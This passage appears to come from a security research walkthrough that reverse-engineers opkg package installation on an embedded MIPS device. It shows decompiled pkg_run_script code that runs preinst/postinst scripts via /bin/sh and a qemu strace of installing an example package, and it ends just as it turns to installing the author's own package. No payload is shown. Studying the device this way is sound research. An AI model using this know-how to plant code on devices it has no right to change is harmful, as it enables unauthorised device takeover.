
```
      if (ppcVar4 == (char **)0x0) {
        if (((uint)param_1[3] & 0x3c000) == 0x18000) {
          pvVar5 = (void *)pkg_version_str_alloc(param_1);
          pcVar8 = "install %s";
LAB_00408182:
          sprintf_alloc(&local_115c,pcVar8,pvVar5);
          free(pvVar5);
        }
        else {
          local_115c = (char *)xstrdup("install");
        }
        local_1180 = pkg_run_script(param_1,"preinst",local_115c);
        if (local_1180 != 0) {
          pcVar20 = *param_1;
          pcVar19 = "preinst_configure";
          pcVar8 = "%s: Aborting installation of %s.\n";
          goto LAB_0040813e;
        }
```



```
  }
  if ((DAT_0042b790 != 0) && (DAT_0042b770 == 0)) {
    opkg_message(2,"%s: Offline root mode: not running %s.%s.\n","pkg_run_script",*param_1,param_2);
    return 0;
  }
  if (((param_1[3] & 0x38000) == 0x10000) || ((param_1[3] & 0x3c000) == 0x8000)) {
    uVar3 = *param_1;
    if (param_1[2] != 0) {
      sprintf_alloc(&local_28,"%s/%s.%s",*(undefined4 *)(param_1[2] + 0x10),uVar3,param_2);
      goto LAB_0040b21a;
    }
    pcVar2 = "%s: Internal error: %s has a NULL dest.\n";
  }
  else {
    iVar1 = pkg_get_raw(param_1,0x10);
    if (iVar1 != 0) {
      sprintf_alloc(&local_28,"%s/%s",iVar1,param_2);
LAB_0040b21a:
      opkg_message(2,"%s: Running script %s.\n","pkg_run_script",local_28);
      iVar1 = param_1[2];
      if (param_1[2] == 0) {
        iVar1 = DAT_0042b72c;
      }
      setenv("PKG_ROOT",*(char **)(iVar1 + 4),1);
      if ((*(byte *)(param_1 + 7) & 0x10) == 0) {
        pcVar2 = "0";
      }
      else {
        pcVar2 = "1";
      }
      setenv("PKG_UPGRADE",pcVar2,1);
      iVar1 = file_exists(local_28);
      if (iVar1 == 0) {
        free(local_28);
        return 0;
      }
      sprintf_alloc(&local_24,"%s %s",local_28,param_3);
      free(local_28);
      local_20 = "/bin/sh";
      local_1c = &DAT_004153ac;
      local_18 = local_24;
      local_14 = 0;
      iVar1 = xsystem(&local_20);
      free(local_24);
      if (iVar1 == 0) {
        return 0;
      }
```


Function Call Trees: pkg_run_script - (opkg)
Incoming Calls
Incoming References - pkg_run_script
opkg_configure
opkg_install_pkg
opkg_remove_pkg

Confirm that opkg executes the package



```
$ sudo chroot ./ mkdir /var/lock
$ sudo chroot ./ ./qemu-mips-static -strace /bin/opkg install
example_1.0.0-1_mips_24kc.ipk
[...]
Installing example1 (1.0.0-1) to root...
4364 writev(1,0x407fddf0,0x2) = 41
4364 stat64("/overlay",0x407ff200) = 0
4364 statfs64("/overlay",0x00000060) = 0
4364 lstat64("example1_1.0.0-1_mips_24kc.ipk",0x407ff120) = 0
4364 clock_gettime(CLOCK_REALTIME,0x407ff268) = 0 ({tv_sec =
1678961686,tv_nsec = 319515899})
4364 mkdir("/tmp/opkg-PkPIfe/example1-imdNFC",0700) = 0
4364 open("example1_1.0.0-1_mips_24kc.ipk",O_RDONLY|O_LARGEFILE)
= 4
[...]
4364 mkdir("/tmp/opkg-PkPIfe/opkg-intercept-mHeGNB",0700) = 0
Configuring example1.
4364 writev(1,0x407fefc8,0x2) = 22
4364 stat64("//usr/lib/opkg/info/example1.postinst",0x40800260)
= 0
4364 fork() = 4422
4364 fork() = 0
4364 wait4(4422,1082131452,0,0,0,0)
```

Let’s see how we can install *our* package




